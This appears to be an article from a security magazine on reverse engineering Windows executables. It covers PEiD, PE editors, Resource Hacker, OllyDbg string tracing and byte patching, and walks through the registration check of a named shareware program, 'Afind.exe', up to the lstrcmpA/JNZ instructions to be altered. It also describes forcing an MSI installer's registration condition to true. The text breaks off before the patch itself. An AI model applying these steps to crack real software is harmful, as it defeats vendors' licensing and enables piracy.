


Figure 2. Wise in Action




Figure 3. Executable Achilles is Identified with PEI

ware execution may be marginalized. This is because the installer is not able to decompress the files in a right sequential manner there by tempering the dependencies of software. The installer check is always performed by WISE enterprise edition. This software is very reliable in analyzing the cross functionality of objects that are providing software registration mechanism. When you analyze a MSI file in WISE, there are number of dialogs displayed comprising of different functionality structure. These dialogs include license agreement, customer info etc. and get displayed during installation process.

The WISE enables you to circumvent the properties of dialogs to some extent and provides control. This enables reverse engineer

to test the software installer. The WISE provide recompilation facility to remake the installer with altered properties. Some installers use CAB file, in that case a new CAB file will be generated after recompilation (Figure 2).

The above presented WISE layout provides much information regarding an installer. All the dialogs are arranged in a hierarchical way in the form of tree. This representation depicts the flow in which these dialogs are going to be executed. One can easily interpret the properties of any dialog. So control and time constraint are marginal in a way WISE provides functionality. One can see Installer Version Wizard entry above under which all major installer modules are defined. The reverse engineer can easily locate the Installer function that provides

check. For Example, if a function named as InstallApplication exists one can get to it by looking at the event related to it. The event provides functional specificity of that dialog. Generally InstallApplication takes parameter to true after the registration check is performed. The Reverse Engineer makes that condition to true always by supplying argument as 1. Afterwards, the MSI file is recompiled and the condition is injected in it. It enables the installer to find the condition always true and without performing any extensive checks the software is installed. This process is utilized by the professionals a lot.

But one cannot be sure that every software works on this pattern. This is termed to be PRE-tempering of software installers. It proves beneficial most of the time but cannot be implemented all the




Figure 4. Executable Dachlchk is Identified with PEiD




Figure 5. Target AFind.exe is Packed with ASPack




Figure 6. Hierarchical View of Headers




Figure 7. Afile.exe is edited with Exescope




Figure 8. Resource Hacker in Action




Figure 9. Traversing Referenced String

time to various software. For that we have to jump to core of the software instructions. In this the reader is going to encounter the cross checks of registration.

[1] *Analyzing The Curvature of a Binary*: This means gathering information regarding the curvature of an executable. It comprises the language in which it is written and protection mechanism used in it. It is crucial to leverage information based on this information. In this, a Reverse Engineer tries to find the identity of an executable. This technique is called PEID Traversing. It provides information regarding:

- The language in which a specific executable is constructed. It further helps a reverse engineer to understand the semantics of language used and the required inter-modular designing of functions, or the import and export of various functions in modules. See Figure 3.

Figure 3 depicts an executable that is written in Microsoft Visual C++. The subsystem specified is Win 32 GUI (Graphical User Interface). So the base language is extracted easily. No protection mechanism is used as such in this.

- It provides the state of an executable. The state here corresponds to the Debug and Release build of an executable. This is very important from a reverse engineering point of view. If an executable is found in Debug state, then it is very easy to reverse it and debugging can be performed stringently (Figure 4).

Figure 4 presents a structural view of an executable and showing it is in Debug state. This means that the build type is Debug and the symbols are present in it. The state is clearly mentioned. The subsystem is shown as Console. A simple debugging operation of this execut-

able in Olly Debugger easily dissects it internally.

- It provides an overview of the *Packing Mechanism*. There is a great difference between a protection mechanism of a software and simple executable. The main difference lies in the packing of code. It is easy to compress an already compiled executable with a packer. The packer obfuscates the code in the data and stack segments of an executable and makes it hard to reverse. The ID checking provides information on the packing status and the kind of packer used. A packer is defined as a program that packs an application code based on certain algorithm. It is necessary because unpacking of the executable is required to reverse it further. If this process is not implemented and unpacking is not done then it becomes very hard to disseminate the parameters of an executable. Let us see how to look

at the PEID of target executable (Figure 5).

It shows that the executable is packed with ASPack program. In this way a Reverse Engineer is able to find the relative statistics of an executable which enhances the analytical view. It encompasses the properties of an executable.

[2] *Structural Design of a Binary*: This covers the checking of the structural design of the binary that is to be reverse engineered. The understanding of binary structure and its design is necessary (Figure 6).

The process is termed as *PE Editing*. It is composed of reversing a binary with an editor that dissects it on the pattern of a Windows PE executable.

As a result of this, an executable is disseminated into required headers, section headers and import /export functions. The header object is divided into Exe Headers, Coff Header, Optional Header and Section Header.

Every single header consists of requisite information of the binary.

An editor projects information of a binary in a tree format which is composed of various nodes displaying different objects. The Section Hader is divided into three objects which are *.text*, *.rdata* and *.data*. These objects hold unique information related to the binary. Various import modules depict the kind of functions called from system dynamic link libraries and the cross referencing between them. Let's have a look at *.text* sectional object and the information it presents when the executable is edited.

Figure 7 presents the information extracted from the *.text* object. It is comprised of the Relative Virtual Address Offset, Relocation Pointers, Section flags, etc. In this way editing a binary is considered a good approach to reversing a binary.

[3] *Hacking Binary Resources*: This technique comes in handy when a Reverse Engineer is analyzing a GUI based binary. As we know, any GUI application is

Listing 1. Import DLL Summary

Executable modules					
Base	Size	Entry	Name	File version	Path
00400000	0003C000	0040E753	Win Patro	9, 8, 1, 0	C:\Program Files\BillP Studios\Afindl\Afindl.exe
10000000	0000D000	100012BE	PATROLPR	1.2.0.0	C:\Program Files\BillP Studios\Afindl\PATROLPRO.DLL
6BD00000	0000D000	6BD01A10	SYNCOR11	1.2.3	C:\WINNT\system32\SYNCOR11.DLL
759B0000	00006000	759B1A6A	LZ32	5.00.2195.6611	C:\WINNT\system32\LZ32.DLL
77570000	00030000	77574164	WINMM	5.00.2161.1	C:\WINNT\system32\WINMM.dll
77820000	00007000	77821334	VERSION	5.00.2195.6623	C:\WINNT\system32\VERSION.dll
77A50000	000F7000	77A52CE2	ole32	5.00.2195.6692	C:\WINNT\system32\ole32.dll
77B50000	00089000	77B56484	COMCTL32	5.81	C:\WINNT\system32\COMCTL32.dll
77C70000	0004A000	77C798A5	SHLWAPI	5.00.3502.6601	C:\WINNT\system32\SHLWAPI.DLL
77D30000	00071000	77D34884	RPCRT4	5.00.2195.6701	C:\WINNT\system32\RPCRT4.DLL
77E10000	00065000	77E311C5	USER32	5.00.2195.6688	C:\WINNT\system32\USER32.DLL
77F40000	0003C000		GDI32	5.00.2195.6660	C:\WINNT\system32\GDI32.DLL
77F80000	0007B000		ntdll	5.00.2195.6685	C:\WINNT\system32\ntdll.dll
782F0000	00248000	782F1FE9	SHELL32	5.00.3700.6705	C:\WINNT\system32\SHELL32.dll
7C2D0000	00062000	7C2D17E4	ADVAPI32	5.00.2195.6710	C:\WINNT\system32\ADVAPI32.DLL
7C4E0000	000B9000	7C4ECE51	KERNEL32	5.00.2195.6688	C:\WINNT\system32\KERNEL32.DLL

Listing 2. Disassembled View

```

0040D6CF |. 68 EC644100 | PUSH Afind.004164EC | ; ASCII "GETREGNUMBER"
0040D6D4 |. 68 C0664100 | PUSH Afind.004166C0 | ; ASCII "Get Initial Values"
0040D6D9 |. E8 CE6FFFFF | CALL Afind.004046AC
0040D6DE |. 6A 20 | PUSH 20
0040D6E0 |. 68 E0A74100 | PUSH Afind.0041A7E0
0040D6E5 |. 68 304B4100 | PUSH Afind.00414B30 | ; ASCII "RegNumber"
0040D6EA |. 57 | PUSH EDI
0040D6EB |. 68 02000080 | PUSH 80000002
    
```

compiled with a number of system resources such as icons, menus, drop boxes, bitmaps, string tables, dialog boxes, etc. The resources adhere to certain functions that are called directly when the resource is initialized. It depends on the binary and the way it is written. It is essential to edit a binary based on the resources used in it. The binary is reversed on the standard benchmarks. The process is called *Stripping Binary Re-*

sources. In this process the kind of resources used in the building of a binary is extracted with the help of Resource Hacker. This tool is flexible and practically applicable in viewing the resources used in a simulating a binary as Figure 8 shows.

The resources are placed in a hierarchy from top to bottom on the left side. The string table node is opened and it is projecting the information regarding strings used in

a binary. These strings provide information regarding the association with different type of functions that are used by a binary. Although this resource Handling method is used in cracking certain executables or crack programs, this technique is very flexible and is one of the favorable approaches of reverse engineers.

[4] *Incorporating DLL check Through Import Address Table*: It is also a very good practice of analyzing. It enables a Reverse Engineer to look at the Dynamic Link Libraries loaded during execution of a binary. This process is summarized to check any specific DLL loaded in the memory that affects the working of a binary.

Sometimes a manually designed DLL is coded by the developers to cross check the objects in a binary for certain purposes. Thus, if any added DLL is found it becomes easy to dissect it. First, check the associated remote events. The import DLL of the required software is summarized in Listing 1.

This clearly indicates the import address table of a different module which is loaded during the time of execution. No specific DLL other than the system's DLLs can be seen. This step is crucial to traverse through the DLL table.

[5] *Traversing the Referenced Strings*: This is one of the finest methods to search a specific module in a binary by looking at the strings. This process is termed as *Trapping Strings*. These strings are passed to the core instructions. Then, it comes to an arduous task for the Reverse Engineer – searching through the whole code. This technique comes in handy because a string reference address is provided in a Debugger. Thus, you can find the string related to any operation and it is redirected to the required code for further analysis (see Figure 9).

By incorporating this technique large code analysis becomes easier. In Figure 9 you can see that GETREGNUMBER string is passed. A

Figure 10. Checking Function Callings

Figure 11. Structural View of Disassembled View

Listing 3. Disassembled View of Registry Functions

```

0040929B /$ 55          PUSH EBP
0040929C |. 8BEC        MOV EBP,ESP
0040929E |. 81EC 0C080000 SUB ESP,80C
004092A4 |. 8D45 FC      LEA EAX,DWORD PTR SS:[EBP-4]
004092A7 |. 50          PUSH EAX ; /pHandle
004092A8 |. 68 19000200 PUSH 20019 ; |Access = KEY_READ
004092AD |. 6A 00        PUSH 0 ; |Reserved = 0
004092AF |. FF75 0C      PUSH DWORD PTR SS:[EBP+C] ; |Subkey
004092B2 |. C685 F4FBFFFF >MOV BYTE PTR SS:[EBP-40C],0 ; |
004092B9 |. FF75 08      PUSH DWORD PTR SS:[EBP+8] ; |hKey
004092BC |. C685 F4F7FFFF >MOV BYTE PTR SS:[EBP-80C],0 ; |
004092C3 |. FF15 14404100 CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKey>; \RegOpenKeyExA
004092C9 |. 85C0        TEST EAX,EAX
004092CB |. 75 31        JNZ SHORT Afind.004092FE
004092CD |. 8D45 F4      LEA EAX,DWORD PTR SS:[EBP-C]
004092D0 |. 50          PUSH EAX ; /pBufSize
004092D1 |. 8D85 F4FBFFFF LEA EAX,DWORD PTR SS:[EBP-40C] ; |
004092D7 |. 50          PUSH EAX ; |Buffer
004092D8 |. 8D45 F8      LEA EAX,DWORD PTR SS:[EBP-8] ; |
004092DB |. 50          PUSH EAX ; |pValueType
004092DC |. 6A 00        PUSH 0 ; |Reserved = NULL
004092DE |. FF75 10      PUSH DWORD PTR SS:[EBP+10] ; |ValueName
004092E1 |. C745 F4 000400 >MOV DWORD PTR SS:[EBP-C],400 ; |
004092E8 |. FF75 FC      PUSH DWORD PTR SS:[EBP-4] ; |hKey
004092EB |. FF15 2C404100 CALL DWORD PTR DS:[<&ADVAPI32.RegQueryVa>; \RegQueryValueExA
004092F1 |. 85C0        TEST EAX,EAX
004092F3 |. 74 1B        JE SHORT Afind.00409310
004092F5 |. FF75 FC      PUSH DWORD PTR SS:[EBP-4] ; /hKey
004092F8 |. FF15 00404100 CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKe>; \RegCloseKey
004092FE |> 68 36434100 PUSH Afind.00414336 ; /String2 = ""
00409303 |. FF75 14      PUSH DWORD PTR SS:[EBP+14] ; |String1
00409306 |. FF15 F4404100 CALL DWORD PTR DS:[<&KERNEL32.lstrcpyA>; \lstrcpyA
0040930C |. 33C0        XOR EAX,EAX
0040930E |. C9          LEAVE
0040930F |. C3          RETN
00409310 |> 837D F8 02   CMP DWORD PTR SS:[EBP-8],2
00409314 |. 56          PUSH ESI
00409315 |. 8B35 F4404100 MOV ESI,DWORD PTR DS:[<&KERNEL32.lstrcpy>; KERNEL32.lstrcpyA
0040931B |. 57          PUSH EDI
0040931C |. 75 41        JNZ SHORT Afind.0040935F
0040931E |. 8D85 F4FBFFFF LEA EAX,DWORD PTR SS:[EBP-40C]
00409324 |. 50          PUSH EAX ; /String2
00409325 |. 8D85 F4F7FFFF LEA EAX,DWORD PTR SS:[EBP-80C] ; |
0040932B |. 50          PUSH EAX ; |String1
0040932C |. FFD6        CALL ESI ; \lstrcpyA
0040932E |. BF FF030000 MOV EDI,3FF
00409333 |. 57          PUSH EDI ; /DestSizeMax => 3FF (1023.)
00409334 |. 8D85 F4FBFFFF LEA EAX,DWORD PTR SS:[EBP-40C] ; |
0040933A |. 50          PUSH EAX ; |DestString
0040933B |. 8D85 F4F7FFFF LEA EAX,DWORD PTR SS:[EBP-80C] ; |
00409341 |. 50          PUSH EAX ; |SrcString
00409342 |. FF15 F0404100 CALL DWORD PTR DS:[<&KERNEL32.ExpandEnvi>; \ExpandEnvironmentStringsA
00409348 |. 3BC7        CMP EAX,EDI
0040934A |. 76 13        JBE SHORT Afind.0040935F
0040934C |. 8D85 F4F7FFFF LEA EAX,DWORD PTR SS:[EBP-80C]
00409352 |. 68 105C4100 PUSH Afind.00415C10 ; ASCII
"Registry Error #1023: String can not be expanded"
00409357 |. 50          PUSH EAX
00409358 |. E8 4FB3FFFF CALL Afind.004046AC
0040935D |. 59          POP ECX
0040935E |. 59          POP ECX
0040935F |> FF75 FC      PUSH DWORD PTR SS:[EBP-4] ; /hKey
00409362 |. FF15 00404100 CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKe>; \RegCloseKey

```


Listing 4. Instructions to be manipulated

```

0040D71E |. 83C4 28      ADD ESP,28

0040D721 |. 68 584B4100  PUSH Afind.00414B58      ; /String2
                = "de"

0040D726 |. 8D45 E8      LEA EAX,DWORD PTR SS:[EBP-18] ; |

0040D729 |. 50          PUSH EAX                ;
                |String1

0040D72A |. FFD6        CALL ESI                ;
                \lstrcmpA

0040D72C      85C0        TEST EAX,EAX

0040D72E |. 75 09      JNZ SHORT Afind.0040D739

```

reference address is provided with respect to that. This address provides some information on the use of this function in the defined code of software. In this process specific information is collected, as you can see below:

Text strings referenced in Afind:

```
.text, item 641 Address=0040D6CF
Disassembly=PUSH afind.004164EC Text
string=ASCII "GETREGNUMBER"
```

Text strings referenced in Afind:

```
.text, item 642 Address=0040D6D4
Disassembly=PUSH afind.004166C0 Text
string=ASCII "Get Initial Values"
```

Text strings referenced in Afind:

```
.text, item 643 Address=0040D6E5 Dis
assembly=PUSHafind.00414B30 Text
string=ASCII "RegNumber"
```

The above mentioned strings are used for code analysis related to specific process only. Reviewing whole code line by line is of no use to a Reverse Engineer.

[6] *Analyzing Code Flow in Binaries*: At this point, we have got the structural design of the binary that is a must-know about parameters. For better understanding of the code simulation, it is important to determine the code flow of a binary. In order to execute required functions we need to execute the instructions collected together. The process of code flow analysis is critical from an analytical point of view. The cross referenced functions are analyzed. The CALL instruction, after the passing of strings, is used to call the remote functions. This process is shown in Figure 10.

We can see two call procedures that are undertaken in Figure 10. The first one is at address 0040929B and second call procedure is at 0040CAF3. These are the calling addresses where the remote function is defined. The inclusion of these functions is directly referenced by calling CALL procedure. To dig deeper, a Reverse Engineer has to traverse through these remote modules in order to analyze other codes. It makes it easier to understand the code flow and lets us look for other




Figure 12. Detail Lookup of Instructions




Figure 13. Strings View

differential code structures. Without wasting any time, the Reverse Engineer can jump to the required address to see what is being called. In Figure 11 the call at 0040929B is made.

The module points to routine presented in Figure 11. One can look clearly at registry functions that play a crucial part. The required code in this executable is used for some kind of registration process by the executable. The registration process comprises of passing user and registration code. As soon as the strings are passed to the registration argument, a procedure is defined and strings are queried with the registry settings. The system's APIs like RegOpenKey, RegQueryValue and RegCloseKey are used. Once the string is passed through a specified procedure, the strings are compared through `strcmp` function. This is done to check whether strings are processed in the correct manner or not. Our analysis is defined on the basis that are practically feasible.

It is time to look up the output in detail as shown in Figure 12.

This layout is of some concern because direct string compare function is being used. Once the strings are matched and there is success the ExpandEnvironmentStrings module is called and executed. It provides the information on the environmental objects after the string matching operation.

This code is one of the prime points to test registration processes. It is one of the main code section of a dissected binary. Other remote functions will be related to it. The Reverse Engineer further traverses code and finds out what is presented in Figure 13.

The code specified above holds a routine after another string comparison. If strings are compared in a well defined manner then JUMP is allowed to make at the address 0040959A. The code flow analysis is very helpful in determining the working state of a binary.

[7] *Byte Patching*: It is a technique of changing the flow of decisive instructions. In this, the required byte is patched with manipulated arguments to completely reverse the direction of execution. It means when a single instruction is used to check the condition of authenticity of program, the action can be reversed by tempering the contents of registers. This plays a crucial role in breaking the registration code of software. This process is entirely applicable in CALL/JMP instruction duo.

As we know, these specified instructions are used to control the flow of execution. A vernacular change in instruction alters the state of execution. This is considered to be Flow Tempering and the last step in reversing an application prior to

patching in full. The underlined three factors have to be noticed first:

- Checking the protection on installer
- Traversing the Registration check
- Analyzing the algorithm specifically and the context in which it is applied

These factors are crucial for reversing an application.

Let us put it into practice as shown in Listing 2.

This is the code used to dissect the functional calling of *GETREGNUMBER* string. During this analysis the required code is presented (see Listing 3).

This code shows the use of registry functions for querying some

Tools

OllyDbg

Olly Debugger is a user mode debugger. The beauty of Olly is that it appears to have been designed from the ground up as a reversing tool, and as such it has a very powerful built-in disassembler. OllyDbg's greatest strength is in its disassembler, which provides powerful code-analysis features. OllyDbg's code analyzer can identify loops, switch blocks, and other key code structures. One of the most reliable tools preference of any reverse engineer.

Fetch: <http://www.ollydbg.de/>

Resource Hacker

It is Resource hacking tool and it works on the concept of object hooking of *.Res files*. It hooks all the objects present in the binary with properties. It enable the reverse engineer to tamper the characteristics of an object. The another preferential part is the recompiling function of this tool.

Fetch: <http://angusj.com/resourcehacker/>

PEID

PEID is a portable executable identifier tool. This tool provides the information regarding the present structure of a binary.

Fetch: <http://www.peid.info/>

WISE

It support advanced installation authoring in either Windows* Installer (.MSI) or WiseScript formats. With exclusive features for development teams of any size, Wise Installation Studio helps you create high-quality installations for complex environments. It is also used as a reverse engineering tool for analyzing the Binary Installer.

Fetch: <http://www.altiris.com/Products/WiseInstallStudio.aspx>

EXESCOPE

eXeScope can analyze, display various information, and rewrite resources of executable files, that is, EXE, DLL, OCX, etc. without source files.

Fetch: <http://hp.vector.co.jp/authors/VA003525/emysoft.htm#6>

Other tools you can find at <http://exetools.com>

Sometimes it's hard
to accept help.

WWW.ISECOM.ORG

On the 'Net

- <http://www.openrce.org>
- http://www.openrce.org/blog/browse/aditya_ks
- <http://www.nynaeve.net/>
- <http://home.arcor.de/idapalace/> – Index of IDAPalace
- <http://www.exetools.com>

About the Author

Aditya K Sood aka 0kn0ck is an independent security researcher and founder of SecNiche Security, a security research arena. He is a regular speaker at conferences like XCON, OWASP, CERT-IN etc. Other projects include Mlabs, CERA, TrioSec etc.

Website: <http://www.secniche.org>

value. The register specific view will let us understand the arguments passed to various functions. The prime aspect is to look after `strcmp` functions and the return values. This shows the flow control because the return value is controlled with `JMP/ CALL` instruction to near and far pointers that then points to certain addresses (see Listing 4).

The the code in Listing 4 is extracted from the reversed view of the software. The Reverse Engineer can analyze the flow. `TEST` operation is used followed by `strcmp` instruction.

Remember, one can encounter a number of instructions like this in a code. The testing can be performed one by one to check the program flow. This is called *Debugging Iteration*. The reverser manipulates the code as:

